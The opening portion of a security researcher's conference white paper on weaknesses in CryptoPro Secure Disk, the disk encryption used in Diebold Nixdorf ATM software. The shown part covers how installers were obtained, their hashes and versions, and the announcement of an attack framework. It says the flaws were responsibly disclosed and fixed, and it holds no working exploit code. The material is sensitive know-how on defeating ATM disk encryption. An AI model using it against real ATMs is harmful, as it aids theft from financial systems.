My name is Matt Burch (emptynebuli) and I am a seasoned security researcher with 20+ years of experience in information security consulting. I have executed engagements under both the offensive and defensive strategies and currently specialize in adversarial testing across network, application, and hardware architectures.

This document stands as the supplemental white-paper for my Black Hat USA 2026 briefing "*The Cost of Obscurity: Exploiting the ATM Supply Chain*" and DEF CON 34 presentation "*Compounding Interest: Exploiting the ATM Supply Chain*." The content contained within this paper expands on my previous DEF CON 32 presentation "*Where's the Money: Defeating ATM Disk Encryption*" [1] which focused on Diebold Nixdorf's implementation of CryptWare CryptoPro Secure Disk for BitLocker (CryptoPro) as part of their ATM software security stack Vynamic Security Suite (VSS). In this paper, I will dive deeper into the VSS supply chain and break down the fundamental security architecture of CryptoPro, the underlying layer providing full disk encryption of Diebold Nixdorf's VSS ATM security stack.

Enterprise software, such as those provided via financial institution ATM manufacturers - Hyosung, NCR, and Diebold Nixdorf, are not publicly available and restricted via authorized purchase and procurement processes. Resulting in the attack surface affecting these platforms to be underexamined. However, in these solutions, there are third party libraries and packages that are imported to offset development and decrease the overhead to provide a full solution. I mean, why re-invent the wheel when there is already a capable package that meets one's objective. In these circumstances, the software representing the supply chain can be an easier target for security research. Furthermore, any attack surface in that software would likely trickle up to the enterprise solutions. Ahem… remember Log4j?

Within the contents of this paper, I will break down the complex CryptoPro architecture which introduces a hidden layout table, secret data blocks, layers of custom cryptography, and questionable methods of TPM secret storage. Ultimately this research has resulted in 9 MITRE registered vulnerabilities, four of which provide a direct path for unauthenticated code execution. Similarly to my previous research, these vulnerabilities would enable an adversary to defeat Microsoft BitLocker encryption and recover secrets from the TPM. In addition, I will be releasing `ragavan` [29], a GoLang attack framework for CryptoPro protected system disks. Ragavan can be used to enumerate a CryptoPro protected disk, recover TPM secrets, locate "hidden" data blocks, and perform encryption or decryption of its contents.

All security related issues and research have been responsibly reported to CryptoPro and have been remediated. CryptoPro's remediation efforts have been validated as part of CryptoPro v7.7.4 and were observed to successfully prevent that attack surface detailed within this paper.


Preamble

Before I start down my rabbit hole, I want to take a step back and highlight what had sparked my interest in this research subject and where my suspicions had originated. In my last paper


[1], I detailed a research paper from SEC Consult [2], which detailed a code execution path in CryptoPro that leveraged the GNU tools `sha256sum` and `wc`. In that article, the contents of `wc` were replaced with mutable code, to manipulate the measurement process and bypass CryptoPro's system integrity checks.

I found this article interesting, for two reasons. One, the attack surface was fairly simple and two, remediation of this attack surface seemed to just remove `sha256sum` and `wc` from the Linux install. The SEC Consult article targeted version `5.1.0.6474` of CryptoPro, with remediation taking place in version `5.2.1`. My DEF CON 32 research, then began, with version `6.5.5321`. In version `6.5.5321`, `sha256sum` was not part of the Linux partition but was obviously used to build sum values used for integrity validation. This begs the question, where did `sha256sum` go???

I suspected that these binaries were *stuffed* away into a "*hidden*" data block but I was never really able to confirm this suspicion. However, the validity of this theory became more relevant once LUKS encryption of Linux was introduced into CryptoPro. Below are two entropy graphs of the CryptoPro Linux partition, the one on the left was the default setup without LUKS, while the one on the right was LUKS protected - see if you can spot the area of interest:




Entropy: Without LUKS



Entropy: With LUKS

In both graphics, there was an obvious shift in the partition data starting at position `1.2` of the x-axis. Additionally, there was further evidence of a "hidden" data block, when examining the VSS Pre-Boot Authentication (PBA) errors from my previous white-paper [1]:



VSS PBA Error: MountFS FATStore Mount

In the log details, the following message was observed:

> *"Successfully mounted FATStore"*

Based on these details, there had to be a "hidden" data block!


Research Goals

With an indication of a "hidden" data block to exist, I would like to highlight my objectives for this research effort. As there is quite a bit of content in this paper, these goals will help serve as a grounding point through this content. The following list serves as active goals of this project:

- Acquisition of the CryptoPro client/server software
- Location of the `FATStore`
- Content extraction of the `FATStore`
- Exploitation


Acquisition

Now comes the hard part, obtaining a test bed to continue my research initiatives. Obtaining access to enterprise software, such as Diebold Nixdorf's VSS is very difficult - but the supply chain can be significantly less restrictive. Confirmation of the use of CryptoPro for VSS, was validated in Diebold's publicly accessible End User License Agreements (EULA) via Diebold Nixdorf's legal terms [3]. Under the banking agreements of this site, Diebold Nixdorf identifies v5.6.3 of CryptoPro SecureDisk was used as part of VSS v3.0 [4]:



Diebold Nixdorf's VSS v3.0 EULA - CryptoPro SecureDisk Reference


This version of the license agreement had a release date of December 19, 2018. CryptoPro was again mentioned in the EULA of VSS v4.5 [5]:



Diebold Nixdorf's VSS v4.5 EULA - CryptoPro SecureDisk Reference

Notice the release date of October 15, 2024. This was approximately one month after I presented *Where's the Money: Defeating ATM Disk Encryption*, on the DEF CON 32 stage. Additionally, this document highlights v4.5 of VSS now leverages version `v7.6.3.15890` of CryptoPro. This is important, and I will make a point to come back to this later. But for now we will carry on.

Based on the details contained in these agreements, I believe it is clear that CryptoPro is a critical component of the VSS software. Since I don't have access to VSS, maybe I can grab a copy of CryptoPro. Unfortunately, directly asking for the software requires jumping through some hurdles and coercing their sales team to give me a licensed install [6].




CPSD: Download Request Form

There is typically always an alternative path to gain access to software which can avoid agreeing to things that may restrict my research objectives. So I decided to take the opportunistic approach.


From my past research, I was aware of the file names associated with the CryptoPro installer that VSS would use. So an Internet query was ran for the server and client installers:

- **Server:** `EDAAdmin.msi` and `EDAAdmin_x64.msi`
- **Client:** `EDAClient.msi`, `EDAClientForBitlocker.msi`, `EDAClient_x64.msi`, and `EDAClientForBitlocker_x64.msi`


Ultimately, this effort was successful and returned some promising results via WayBack [9] and VirusTotal [7][8].



WayBackMachine: CryptoPro Files



VirusTotal: CryptoPro Client Installer



VirusTotal: CryptoPro Server Installer

From these references I was able to snag version `7.4.4.13981` of the server and `7.6.3.16219` of the client. Incidentally, the architecture between the two software stacks was different. The server was `x86` and the client was `x86_64`. This wasn't a huge setback but building out the server platform with a base `x86` architecture presented some challenges. The following hash values represent the installers that were pulled from VirusTotal:


```
None
235646487eed8cb648f9d05dafd3c25255b6c53a30aa87cae0ce061081d2b0b7
EDAClientForBitlocker_7.6.3_x64.msi
1f42ac4f4d177dc2c38228e02d3c47ecfeb32ee7c17766b8e67145348274a8cc  EDAAdmin.msi
```

Client / Server Installer SHA256 Hash

The client installer was observed to have been uploaded on January 28, 2025 and the server was uploaded April 24, 2024! Not only are these versions of the code recent, but the revision number of the client was newer than the version Diebold Nixdorf detailed in the VSS v4.5 EULA (`v7.6.3.15890`)!! Based on these version numbers and timeline, it would appear this version of CryptoPro would supersede what VSS had documented. Not to mention, any observed attack surface would likely have current relevance.

Keep in mind, CryptoPro represents two varying versions between the client installer and the LInux (Superschaf) environment. For example, the major version number (`7.6.3`) was the same between these two components. However, the revision numbers vary and don't appear to have a direct correlation. In regards to the software I acquired, the Windows client had the revision number `16219`, while Superschaf was `76204`. For additional clarity, the CryptoPro client installer places a small 1.5GB Linux partition (`EDA Partition`) at the end of the system disk (`EDA Disk`).

The version details for the Windows client installer were collected from the copyright information of the executable:



`EDASLocal Service Application` Version Details

Superschaf version details were collected from the contents of `/etc/Version`, contained within the Linux (Superschaf) file system:

```
None
# cat /etc/Version
Superschaf Version 7.6-76204
```

Goal Update

Software obtained and making progress!

- ~~Acquisition of the CryptoPro client/server software~~
- Location of the `FATStore`
- Content extraction of the `FATStore`
- Exploitation

Architecture

CryptoPro leverages a client / server architecture for policy administration, client setup, and log collection. Post installation, the client can operate independently of the server. In the client/server architecture, the server's primary function was to push policy settings to the client,

collect logs, device status, and hold some cryptographic keys. During my research, I did not explore much of the server based functionality outside of the configuration settings needed to establish intended client functionality.

Full setup and install of the server or client will not be described here and would be a task for the reader. Additional details around this process can be found in the Quick Install Guide [10] or the Administrators Guide [11]. In this paper I plan to only cover the server side configuration settings needed to reproduce the intended client functionality. Server side configuration settings are stored in an SQL database. Depending on these settings, different client functionality can be activated. The goal of this research was to simulate as much of a production ATM configuration as possible. My client side functionality goals were as follows:

